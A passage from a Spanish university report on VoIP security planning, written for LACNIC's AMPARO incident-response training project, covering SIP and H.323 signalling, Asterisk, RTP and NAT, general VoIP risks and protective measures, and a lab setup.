

*Universidad Nacional de Río Cuarto  
Facultad de Ingeniería  
Departamento de Telecomunicaciones*



# *Planificación de Seguridad en VoIP*



Río Cuarto, Córdoba, Argentina

*Director  
Ing. Héctor Magnago*

*Investigadores  
Ing. J. Federico Aguirre  
Ing. Rodrigo G. Prat*

*<http://www.voiplab.com.ar>*

# Proyecto AMPARO

## **Fortalecimiento de la Capacidad Regional de atención de incidentes de Seguridad en América Latina y el Caribe**

El proyecto AMPARO es una iniciativa de LACNIC, el Registro de Direcciones de Internet para América Latina y el Caribe, que cuenta con el apoyo del Centro Internacional de Investigaciones para el Desarrollo (International Development Research Center – IDRC) de Canadá.

Este proyecto se propone fortalecer la difusión, conocimiento y atención de la problemática de Seguridad Informática en los distintos países de América Latina y el Caribe fundamentalmente en el ámbito privado de las empresas y organizaciones sociales. El enfoque principal es el de promover la difusión y capacitación de la metodología de Centros de Respuesta a Incidentes de Seguridad Informática o CSIRTs (por su sigla en inglés), para lo cual se desarrollarán contenidos públicos originales para el entrenamiento de expertos de la región.

Alienta la participación de la comunidad en el intercambio de experiencias y conocimientos y el desarrollo de contenidos técnicos en temas relevantes dentro del campo de la Seguridad Informática, a través de una plataforma colaborativa desarrollada especialmente a estos efectos.

# INDICE

1.	Introducción VoIP .....	7
2.	Estándares Abiertos y Código Libre .....	7
3.	Asterisk .....	7
4.	Señalización en telefonía IP .....	8
4.1.	H.323.....	8
4.2.	Session Initiation Protocol: SIP .....	10
4.3.	Características Comparativas entre H.323 & SIP .....	13
5.	Servidores Proxy .....	13
6.	Protocolos RTP y el NAT .....	13
7.	Introducción a "VoIP Security" .....	14
7.1.	Ventajas de VoIP .....	14
7.2.	Riesgos de VoIP .....	14
7.3.	Medidas para aumentar la seguridad de VoIP .....	15
8.	Implementación .....	16
9.	Comencemos.....	17
10.	Generalidades .....	18
10.1.	Descubriendo objetivos.....	18
10.2.	Tipos de escaneo .....	18
10.3.	Detección de servicios y de versiones.....	19
10.4.	Tener un listado de direcciones IP .....	19
10.5.	Evasión de Firewalls.....	20
10.6.	Cambiando la información de origen .....	20
10.7.	Necesidad de auditar .....	21
11.	Ataques SIP .....	22
11.1.	Enumeración y Autenticación en VoIP.....	22
11.2.	Autenticación del protocolo SIP.....	22
11.3.	Capturando logins SIP con SIPdump .....	23
11.4.	Crackeando la contraseña usando SIPcrack.....	24
11.4.1.	Ataque por diccionario .....	24
11.4.2.	Ataque por fuerza bruta .....	25
11.5.	Registro de un usuario a un "registrar server" SIP.....	27
11.6.	Secuestro de REGISTER (REGISTER hijacking) .....	29
12.	Seguridad en RTP .....	31
12.1.	Interceptar conversaciones .....	31
12.1.1.	Capturar conversaciones desde la plataforma Windows .....	32
12.1.2.	Capturar conversaciones desde otras plataformas.....	32
13.	Conclusión.....	33
14.	Ataques de denegación de servicio (DoS).....	34

15.	Amenazas No Convencionales en VoIP .....	35
15.1.	Toll Fraud .....	35
15.2.	Fuzzing: Media and signalling mangling .....	35
15.3.	Call teardown.....	36
15.4.	VoIP Spam (SPIT - Spam over Internet Telephony) .....	36
15.5.	Phishing .....	37
15.6.	Caller ID Spoofing (modificar el Caller ID) .....	37
15.7.	Conclusión.....	37
16.	Protección de plataformas Voip.....	38
16.1.	SIP sobre SSL/TLS.....	38
16.2.	Asegurando el protocolo RTP .....	39
16.3.	ZRTP.....	40
16.3.1.	Descripción .....	40
16.3.2.	Autenticación y protección .....	41
16.3.3.	Implementación .....	41
16.4.	Firewalls y Controladores de Sesión de Borde .....	42
16.5.	Solución .....	43
17.	Auditoría y recomendaciones.....	44
18.	Comentarios sobre políticas de seguridad y educación al usuario .....	46
19.	Buenas y Mejoras prácticas de Implementación.....	48
20.	Conclusión.....	50
21.	Anexo I: - Pasos de instalación e implementación del ambiente .....	51
22.	Anexo II: - Instalación y configuración básica de Asterisk .....	52
23.	Anexo III - Trabajando con OpenVox A400P y B200P .....	59
24.	Anexo IV - Herramientas.....	66
24.1.	PreventARPsPooF .....	66
24.2.	SipVicious.....	67
24.3.	Sip Check.....	67
25.	Glosario.....	69
26.	Referencias .....	75

## Índice de Figuras

Figura 1- Especificaciones ITU-T de las series H, G y T, así como también RFCs del IETF.	9
Figura 2- Escenario básico de llamada.	10
Figura 3- Estructura de los protocolos en las capas de Aplicación, Transporte y Red.	11
Figura 4- Maqueta de trabajo.	18
Figura 5.1- Flag SYN de TCP.	20
Figura 5.2- Esquema de un escaneo SYN.	22
Figura 6- Estructura de un paquete RTP.	32
Figura 7- Comunicación TLS desde un <i>hard-phone</i> hacia un SIP Proxy.	40
Figura 8- Estructura RTP.	41
Figura 9- Problemas con puertos dinámicos (RTP) detrás de un firewall.	43
Figura 10- Solución planteada utilizando SCBs.	44
Figura. Anexo II. Configurando una trama E1. Registrando un SoftPhone.	64
Figura. Anexo II. Configurando una trama E1. Llamando.	64
Figura. Anexo II. Configurando una trama E1. DNIS.	65

# INDICE DE TABLAS

Tabla 1- Respuestas de peticiones SIP	12
Tabla 2- Comparación entre H.323 & SIP	13
Tabla 3- Ataques y Vulnerabilidades en la infraestructura VoIP	15
Tabla 4- Recomendaciones de Hardware para una plataforma VoIP	16
Tabla 5- Tipos de Escaneo	19
Tabla 6- Comandos de NMAP en la etapa de escaneo	21
Tabla 7- Puertos a utilizar en una red VoIP	42
Tabla 8.1- Auditoría y recomendaciones	43
Tabla 8.2- Auditoría y recomendaciones	45
Tabla 8.3- Auditoría y recomendaciones	46
Tabla Anexo I- Configuración del SIP.CONF	54

# 1. Introducción VoIP

Una definición general de Voz sobre IP (también conocida como telefonía IP) es la posibilidad de transportar conversaciones telefónicas en paquetes IP. Cuando hablamos de “VoIP”, nos referimos a “la telefonía en Internet” en el sentido más amplio de la expresión. El término VoIP no se refiere a ninguno de los mecanismos concretos que existen para llevar las señales de voz de un sitio a otro en la red. Existen docenas de tecnologías que permiten hablar por la red.

Las alternativas tecnológicas de VoIP se pueden dividir de una manera sencilla en dos grandes grupos: tecnologías cerradas (propietarias) y sistemas abiertos. En el primer grupo de tecnologías nos encontramos con el conocido Skype o el ya legendario Cisco Skinny (SCCP). En el segundo grupo de tecnologías nos encontramos con los estándares abiertos basados en SIP (manejo de sesiones entre teléfonos IP), H.323 o IAX.

H.323 es un protocolo desarrollado por la UIT que cobró cierta fama porque era el más usado por los grandes operadores en sus redes troncales. SIP ha incrementado su popularidad cuando las tecnologías de VoIP se han hecho más presentes en el “bucle local”. Últimamente hemos presenciado el nacimiento y el fuerte crecimiento de una nueva alternativa conocida como IAX.

## 2. Estándares Abiertos y Código Libre

Para ser conscientes de la importancia de los estándares abiertos quizás sea bueno empezar presentando una definición de “estándar.” Un estándar es un conjunto de reglas, condiciones o requerimientos que describen materiales, productos, sistemas, servicios o prácticas. En telefonía, los estándares garantizan que todas las centrales de telefonía sean capaces de operar entre sí. Sin ese conjunto de reglas comunes un sistema de telefonía de una región sería incapaz de intercambiar llamadas con otro que esté, tan sólo, unos kilómetros más allá.

Aunque muchos de los estándares de telefonía son públicos, los sistemas siempre han estado bajo el control de un grupo muy limitado de fabricantes. Los grandes fabricantes de sistemas de telefonía son los únicos capaces de negociar contratos a nivel regional o incluso nacional.

Ésta es la razón que puede explicar porqué es muy común encontrar siempre el mismo tipo de equipos a lo largo de un mismo país.

Los equipos de telefonía tradicionales, además, tienen la particularidad de haber sido diseñados para realizar un conjunto de tareas muy concretas. Normalmente, son equipos informáticos con aplicaciones muy específicas. Aunque las reglas que gobiernan la telefonía (los estándares) son relativamente abiertas, no es el caso de los equipos informáticos que los implementan. Al contrario de los estándares, el funcionamiento interno siempre se mantiene en secreto.

## 3. Asterisk

Asterisk es un programa de software libre (bajo licencia GPL) que proporciona funcionalidades de una central telefónica (PBX). Como cualquier PBX, se puede conectar un número determinado de teléfonos para hacer llamadas entre sí e incluso conectar a un proveedor de VoIP o bien a una RDSI tanto básicos como primarios.

Mark Spencer, de Digium, inicialmente creó Asterisk y actualmente es su principal desarrollador, junto con otros programadores que han contribuido a corregir errores y añadir

novedades y funcionalidades. Originalmente desarrollado para el sistema operativo GNU/Linux, Asterisk actualmente también se distribuye en versiones para los sistemas operativos BSD, MacOSX, Solaris y Microsoft Windows, aunque la plataforma nativa (GNU/Linux) es la que cuenta con mejor soporte de todas.

Asterisk incluye muchas características anteriormente sólo disponibles en costosos sistemas propietarios PBX como buzón de voz, conferencias, IVR, distribución automática de llamadas, y otras muchas más. Los usuarios pueden crear nuevas funcionalidades escribiendo un dial plan en el lenguaje de script de Asterisk o añadiendo módulos escritos en lenguaje C o en cualquier otro lenguaje de programación reconocido por Linux.

Para conectar teléfonos estándar analógicos son necesarias tarjetas electrónicas telefónicas FXS o FXO fabricadas por Digium u otros proveedores, ya que para conectar el servidor a una línea externa no basta con un simple módem.

Quizá lo más interesante de Asterisk es que reconoce muchos protocolos VoIP como pueden ser SIP, H.323, IAX y MGCP. Asterisk puede inter-operar con terminales IP actuando como un registrador y como *gateway* entre ambos.

## 4. Señalización en telefonía IP

Por herencia histórica, la señalización en voz sobre IP sigue unos principios muy parecidos a la señalización en RTB. Las señales y las conversaciones están claramente diferenciadas, es decir las “conversaciones” pueden viajar por un camino mientras que los números de teléfono de los comunicantes se envían por otro.

Tanto SIP como H.323 son estándares para el ruteo y señalización de llamadas, así como intercambio de capacidades, control de medios y servicios adicionales. La fortaleza de H.323 reside en su interoperabilidad con las Redes Telefónicas Conmutadas por Paquetes (PSTN) y la disponibilidad de tener aparatos de videoconferencia más baratos y de excelente calidad desde el escritorio hasta un salón para grupos. SIP es un protocolo desarrollado específicamente para Internet y promete una alta escalabilidad y flexibilidad. H.323 se perfila como la tecnología predominante de videoconferencia durante los próximos años, con SIP creciendo más conforme aparezcan unidades multipunto, compuertas (*gateways*) y servidores SIP que ya no estén en fase de pruebas sino de completo servicio.

### 4.1. H.323

Es una recomendación de la ITU-T que describe una arquitectura para el soporte de comunicaciones de audio, vídeo y datos en tiempo real sobre IP. La versión 4 es la última aprobada.


H.323 es el estándar más utilizado para las soluciones de VoIP en la actualidad; sus capacidades de *interworking* permiten no sólo la comunicación con terminales en la RTB, sino también el soporte de sesiones con dispositivos multimedia en la RDSI, RDSI-BA y en LANs con QoS.

Consta de un conjunto de especificaciones ITU-T de las series H, G y T, así como también RFCs del IETF (ver la Figura 1). En la torre de protocolos se observan las soluciones empleadas para:

- Transporte de información en tiempo real: RTP (*Real Time Protocol*).
- Funciones de control:
  - RAS (*Registration, Admission and Status*). Utilizada en los procesos de registro de terminales y descubrimiento del *gatekeeper*.
  - H225.0. Controla el establecimiento y liberación de llamadas basándose en Q.931.

- H245. Es un protocolo extremo a extremo para el intercambio de capacidades y la gestión de canales lógicos.
- RTCP (*Real Time Control Protocol*). Recupera información sobre los participantes en las sesiones y monitorea la calidad de servicio.
- Conferencias de datos multipunto: familia de protocolos T.120.
- Codificación de audio y vídeo: especificaciones de las series G y H. El único codec obligatorio es G.711 (audio) y el más empleado es el G.729.

El contexto de una sesión determinará los nodos que intervendrán: *gateways* para sesiones con terminales en otras redes, MCU en multiconferencia y *gatekeepers* para gestionar la comunicación. La Figura 2 muestra un escenario básico de llamada.



**Figura 1 - Especificaciones ITU-T de las series H, G y T, así como también RFCs del IETF**

Se puede observar como, incluso en los contextos de llamada más sencillos, intervienen hasta cuatro protocolos distintos en el establecimiento y liberación de la comunicación, proceso que se ha simplificado bastante con la utilización del protocolo SIP.




Figura 2- Escenario básico de llamada


## 4.2. Session Initiation Protocol: SIP

SIP son las siglas en inglés del Protocolo para Inicio de Sesión (*Session Initiation Protocol* - SIP). Es un protocolo de control de la capa de aplicación, desarrollado por la Fuerza de Tarea en Ingeniería de Internet - IETF (RFC 2543). Se aprobó a principios de 1999 para el control, tanto de conferencias multimedia y llamadas telefónicas por Internet, como de la distribución de contenidos multimedia.

SIP es un protocolo joven que se ha convertido en la alternativa a H.323, y son los dos únicos protocolos que existen en la actualidad para el control de sesiones multimedia en Internet. Por otra parte, la continuidad del liderazgo de H.323 está siendo cada vez más cuestionada, principalmente por aspectos de complejidad.

Mientras que H.323 surgió inicialmente orientado al soporte de comunicaciones multimedia en entornos LAN, SIP es un protocolo pensado desde un primer momento para Internet, con arquitectura cliente/servidor y mensajes tipo texto similares a los mensajes HTTP, frente a los mensajes binarios con codificación ASN.1 de H.323. El amplio conjunto de protocolos que incorpora H.323 repercute negativamente en los tiempos de respuesta, así como en el tamaño del código que tienen que incorporar los equipos H.323, lo que lleva a que a veces los fabricantes incorporen sólo aquellas partes que necesitan, con los consiguientes problemas de interconexión. La creación y despliegue de servicios SIP resulta una tarea sencilla con CGIs, CPLs y servlets, permitiendo, además, el transporte de cualquier tipo de contenido (tipos MIME, SDP, JPEGs, etc.) en el cuerpo de los mensajes. Dadas las ventajas de SIP frente a H.323, han empezado a aparecer pasarelas SIP-H.323 para soportar la transición a SIP sin perder las inversiones realizadas en los equipos H.323.

SIP utiliza al SDP (*Session Description Protocol*) para el intercambio y negociación de las capacidades de la sesión y adicionalmente puede interactuar con un amplio número de protocolos (DNS, DHCP, provisión de QoS, transporte, etc.).



**Figura 3- Estructura de los protocolos en las capas de Aplicación, Transporte y Red**

En SIP se definen cinco elementos distintos:

1. Agentes de usuario (UA). Son aplicaciones que residen en PCs o teléfonos IP.
2. Servidores *proxy*, que son similares a los proxies HTTP. El intercambio de mensajes SIP asociados a una sesión podrá atravesar varios proxies que se encargarán de progresar los mensajes hasta el siguiente *proxy* o UA de destino. Los proxies normalmente están asociados a dominios DNS.
3. Servidores de redirección. Sirven al UA la información necesaria para que ellos puedan determinar el siguiente salto.
4. Servidores de registro. Aceptan peticiones de registro de los usuarios, manteniendo información de localización de los mismos en un servidor de localización.
5. Servidores de localización. Bases de datos que contienen información de localización para los UAs registrados (como el HLR en una red GSM). La arquitectura SIP permite la localización de los usuarios en cualquier ubicación, ésta es una característica clave en el escenario de telefonía móvil, hasta tal punto que los sistemas móviles de tercera generación emplearán SIP para el control de llamada.

SIP define una comunicación pregunta/respuesta. En las preguntas se solicitan operaciones como registrarse, iniciar una llamada o modificar una existente, negociar capacidades, etc. Las respuestas informan del resultado de la petición (éxito, redirección, notificación, fallo, etc.) con códigos de tipo 1XX, 2XX, etc., similares a que emplea HTTP.

Como resultado de esta arquitectura, la dirección SIP del usuario remoto siempre es la misma (por ejemplo: sip:usuario@servidor.universidad.edu) pero en lugar de estar vinculada a una dirección estática se comporta como una dinámica que refleja la ubicación de usuario actualmente.

La combinación de Servidores Proxy y de Redireccionamiento SIP da al protocolo una arquitectura flexible; el usuario puede emplear varios esquemas, simultáneamente, para localizar a los usuarios y es lo que convierte a la arquitectura SIP en algo ideal para la movilidad. Aún cuando es usuario remoto está en un dispositivo móvil, el Servidor Proxy y el de Redireccionamiento pueden reenviar la petición de conexión al lugar en donde se encuentra el usuario. Las sesiones pueden incluir a varios participantes, similar a lo que ocurre en una

llamada multipunto H.323. Las comunicaciones dentro de una sesión de grupo pueden ser vía multidifusión o una malla de conexiones unidifusión, o una combinación de ambas.

En una infraestructura SIP vamos a encontrar básicamente cuatro tipos de servidores:

- **Servidor Proxy SIP:** Realiza las funciones intermediador entre el UAC y el UAS. Una vez le llega una petición de inicio de llamada de UAC decide a que servidor debería ser enviada y entonces retransmite la petición, que en algunos casos puede llegar a atravesar varios *proxys* SIP antes de llegar a su destino.
- **Servidor de Redirección:** Es un servidor que genera respuestas de redirección a las peticiones que recibe. Este servidor reencamina las peticiones hacia el próximo servidor.
- **Servidor de Registro:** es un servidor que acepta peticiones de registro de los usuarios y guarda la información de estas peticiones para suministrar un servicio de localización y traducción de direcciones en el dominio que controla.
- **Servidor de Localización:** Facilita información al *Proxy* o *Redirect* sobre la ubicación del destinatario de una llamada.

En la siguiente tabla podemos apreciar un resumen de los mensajes SIP:

**INVITE:** Permite invitar un usuario o servicio para participar en una sesión o para modificar parámetros en una sesión ya existente.

**ACK:** Confirma el establecimiento de una sesión.

**OPTION:** Solicita información sobre las capacidades de un servidor

**BYE:** Indica la terminación de una sesión

**CANCEL:** Cancela una petición pendiente de llamada.

**REGISTER:** Registrar al User Agent.

Respuestas a los mensajes:

Código	Significado
1xx	Mensajes Provisionales
2xx	Respuestas de Éxito
3xx	Respuestas de Redirección
4xx	Respuestas de fallo de Método
5xx	Respuestas de fallos de Servidor
6xx	Respuestas de fallos globales

Tabla 1- Respuestas de peticiones SIP

### 4.3. Características Comparativas entre H.323 & SIP

	H.323	SIP
Organismo de estandarización	ITU	IETF
Arquitectura	Distribuida	Distribuida
Versión Actual	H.323v4	RFC2543-bis07
Control de llamadas a cargo de:	Gatekeeper	Servidor Proxy o de desvío
Puntos Finales	Gateways	Agente de usuario
Señalización	TCP o UDP	TCP, UDP, SCTP, DCCP
Soporte Multimedia	SI	SI
DTMF - relay	H.245 (señalización) o RFC2833	INFO (señalización) o RFC2833
Fax - relay	T.38	T.38
Servicios Suplementarios	Proporcionados en los "end-points"	Proporcionados en los "end-points"
Codificación	Binaria (ASN.1)	Textual (SigComp)
Ampliabilidad	Campos reservados	Métodos y cabeceras
Autenticación	H.235	Análogo a HTTP

Tabla 2- Comparación entre H.323 & SIP

## 5. Servidores Proxy

Aunque dos dispositivos SIP (teléfonos IP) pueden comunicarse directamente, SIP normalmente hace uso de algunos elementos adicionales llamados "proxies" para facilitar el establecimiento de las llamadas. Un "proxy" opera como un representante (apoderado) que se encarga de negociar entre dos partes. Con la ayuda de un "proxy" puede mover físicamente su número de teléfono en Internet. Los números no están asociados a un sitio concreto sino que se pueden mover siempre y cuando notifiquemos al "proxy" de nuestra (nueva) ubicación. Como el "proxy" funciona como un intermediario es capaz de indicar a las partes dónde se encuentran los teléfonos. Este servidor intermedio en SIP aprende la posición de sus usuarios durante un proceso que se conoce como "registro". Aclaremos que la señalización (SIP) y las conversaciones de voz (RTP) viajan por caminos diferentes.

## 6. Protocolos RTP y el NAT

En Internet, las conversaciones que usan señalización de tipo SIP resultan en flujo constante de paquetes de pequeño tamaño entre los comunicantes. Estos paquetes de voz hacen uso de otro protocolo llamado RTP. El protocolo de transporte de tiempo real o *Realtime Transport Protocol* (RTP) es el encargado de llevar las conversaciones (la voz) de un lado a otro. En el RTP se define un mecanismo estándar para enviar audio y vídeo en Internet. De la misma forma que en una conversación existen dos flujos de voz, en una conversación en una red IP tenemos dos flujos de paquetes RTP.

Los *Network Address Translators* (NATs) son los grandes enemigos del RTP. Una red con un NAT consiste en varias computadoras compartiendo, con el mundo exterior, una sola dirección IP pública. Las máquinas situadas dentro de la red NAT usan direcciones "privadas". Aunque el NAT permite conectar más fácilmente computadoras a la red, lo hace al precio de no permitir una conexión puramente bidireccional.

El efecto de un NAT en voz sobre IP es que no se pueden recibir conexiones iniciadas desde el exterior. Existen varios problemas relacionados con NAT y VoIP. El más común de los

problemas es conocido como “audio en una sola dirección” (*one way audio*). Como recordamos, una conversación está compuesta por dos flujos de paquetes RTP distintos. En presencia de un NAT, sólo el flujo de saliente no es bloqueado; el flujo de entrante no tiene la misma suerte y no puede atravesar el NAT. La consecuencia: el que inicia la llamada desde dentro del NAT no puede escuchar a la otra parte. Si los dos comunicantes se encuentran dentro de NATs las cosas se complican aún más, hasta el punto de que ningún flujo de audio llega a su destino final.

## 7. Introducción a “VoIP Security”

A medida que las llamadas telefónicas a través de Internet, también denominadas Voz sobre IP (VoIP), se hacen más populares, también atraen la atención de los ataques en línea.

Antes de utilizar VoIP, es conveniente conocer las ventajas e inconvenientes de esta tecnología y cómo puede ampliar su seguridad.

### 7.1. Ventajas de VoIP

El servicio de VoIP ofrece las siguientes características, tanto para los clientes de teléfonos fijos como para los de teléfonos móviles:

- Es de configuración y uso sencillos: ya que ni siquiera es necesario tener un equipo para comenzar a utilizarlo porque; puede tener acceso al servicio a través del teléfono convencional utilizando un pequeño adaptador (ATA). Los principales operadores de telefonía, cable e Internet han previsto también incluir llamadas de ámbito nacional junto con otros paquetes de servicios que ofrecen.
- Almacenamiento de voz: puede obtener acceso al correo de voz VoIP en línea, almacenar conversaciones en el equipo y reproducirlas cada vez que lo requiera.

### 7.2. Riesgos de VoIP

- Robo: un atacante que llegue a tener acceso a un servidor VoIP también puede obtener acceso a los datos de voz almacenados y al propio servicio telefónico para escuchar conversaciones o hacer llamadas gratuitas a cargo de su cuenta.
- Ataques de virus: si un virus infecta un equipo de un servidor VoIP, el servicio telefónico puede interrumpirse. También pueden verse afectados otros equipos conectados a ese sistema.
- Tecnología no regulada: aunque se está legislando al respecto, los usuarios están actualmente expuestos a determinadas vulnerabilidades y al riesgo de sufrir ciertas estafas. Por ejemplo, los operadores de telemarketing pueden utilizar VoIP para enviar gran cantidad de mensajes de voz automáticos a los consumidores, lo que en ocasiones puede provocar la interrupción del sistema. Los delincuentes también pueden utilizar un proceso denominado suplantación de identidad del emisor de la llamada (en el que se muestra una firma de identificación de llamada falsa a los destinatarios) para hacerse pasar por empleados de entidades de confianza con el fin de engañarle y que divulgue información confidencial sobre sus cuentas.

### 7.3. Medidas para aumentar la seguridad de VoIP

- Se debería utilizar una caja de derivación: a menudo la suministra el proveedor de VoIP con el paquete de servicios. Una caja de derivación dirige directamente la comunicación VoIP al teléfono convencional, sin necesidad de utilizar un equipo doméstico. De este modo contribuye a proteger el teléfono de posibles ataques; y el equipo, de virus que podrían transmitirse a través de Internet.
- Se deberían utilizar contraseñas privadas seguras: para acceder a los sitios Web del servicio en los que se almacene su correo de voz y otros datos de audio..
- Se debería proteger su propio equipo: si utiliza un equipo para obtener acceso a su cuenta de correo de voz y VoIP desde el sitio Web de un proveedor, ayude a proteger este equipo con un firewall, actualizaciones regulares de software, software antivirus, software anti-spyware y contraseñas seguras.

Un concepto que se debe tener en claro es que la seguridad de VoIP se construye sobre muchas otras capas. En la siguiente tabla se detallan algunos de los puntos débiles y ataques que afectan a cada una de las capas. Aunque posteriormente se analizaran muchos de ellos en profundidad algunos ataques que pueden afectar directamente o indirectamente a la telefonía VoIP no serán explicados al ser problemas comunes a cualquier otra red de datos o al alejarse demasiado de la temática del documento.

Capas	Ataques y Vulnerabilidades
Políticas y procedimientos	Contraseñas débiles Mala política de privilegios Accesos permisivos a datos comprometedores
Seguridad Física	Acceso a dispositivos sensibles (gatekeepers) Reinicio de Máquinas Denegación de servicios
Seguridad de Red	DDoS ICMP Unreachable SyN flood Otros ataques de Floods
Seguridad en los Servicios	SQL injection Denegación en DHCP DoS
Seguridad en S.O.	Buffer overflows Virus y Worms Malas Configuraciones
Seguridad en las Aplicaciones y protocolos VoIP	Fraudes SPIT (SPAM) Vishing (Phishing) Fuzzing Floods (INVITES, REGISTER, etc...) Secuestro de sesión (hijacking) Interceptación (Eavesdropping) Redirección de llamadas Reproducción de llamadas

**Tabla 3- Ataques y Vulnerabilidades en la infraestructura VoIP**

Se puede apreciar algunos de estos ataques tendrán como objetivo el robo de información confidencial y algunos otros degradar la calidad de servicio o anularla por completo (DoS).

Para el atacante puede ser interesante no solo el contenido de una conversación (que puede llegar a ser altamente confidencial) sino también la información y los datos de la propia llamada, que utilizados de forma maliciosa permitirán al atacante realizar registros de las llamadas entrantes o salientes, configurar y redirigir llamadas, grabar datos, utilizar información para bombardear con SPAM, interceptar y secuestrar llamadas, reproducir conversaciones, llevar a cabo robo de identidad e incluso realizar llamadas gratuitas a casi cualquier lugar del mundo. Los dispositivos de la red, los servidores, sus sistemas operativos, los protocolos con los que trabajan y prácticamente todo elemento que integre la infraestructura VoIP podrá ser susceptible de sufrir un ataque.

## 8. Implementación

En Nuestra implementación hemos elegido utilizar Asterisk ya que es la solución más económica y flexible a la hora de construir una PBX. A continuación se detallara el escenario, maqueta, en el cual se trabajará.

Las dimensiones de una IPBX funcionando como *Call Center* para dar un servicio de atención al cliente serán muy diferentes que las necesidades de una pequeña oficina con menor tráfico de voz. El objetivo principal que se quiere conseguir a la hora de montar la centralita es familiarizarse, analizar el potencial y entender el funcionamiento de Asterisk.

El PC destinado a realizar las funciones de centralita tiene un procesador Pentium dual core a 2.23 GHz y 2 GB de RAM con una placa base Intel. Tal y como se puede observar en la Tabla 4, un sistema de estas características soportará mucho más de 20 usuarios. Cabe destacar que el procedimiento correcto es realizar un análisis del tráfico esperado antes de diseñar una centralita comercial.

Propósito	Número de canales	Mínimo Recomendado
Hobby System	no mas de 5	400 MHzx86 con 256 Mb de ram
Micro PyME	5 a 10	1 GHzx86 con 512 Mb de ram
PyME	más de 15	3 GHzx86 con 1 Gb de ram
Corporaciones	mas de 500	CPUs Dual, con posibilidad de aplicar una arquitectura distribuída

Tabla 4- Recomendaciones de Hardware para una plataforma VoIP

Se ha decidido trabajar con la plataforma Linux, y más concretamente sobre CentOS 4 principalmente por ser una distribución muy estable, segura y fácil de administrar. Esta computadora además dispone de una tarjeta ethernet de 100 Mbps para conectarse a la LAN de la escuela a través de un switch para poder comunicarse con otros dispositivos VoIP e Internet.

Como extensiones se dispone de un teléfono analógico y otras dos PCs conectadas a la red de datos con sistema operativo Microsoft Windows XP Professional Edition SP2 que actuarán como terminal VoIP al instalarles X-Lite, un *softphone* SIP gratuito de la compañía *CounterPath* disponible para sistemas Windows, Mac y Linux.

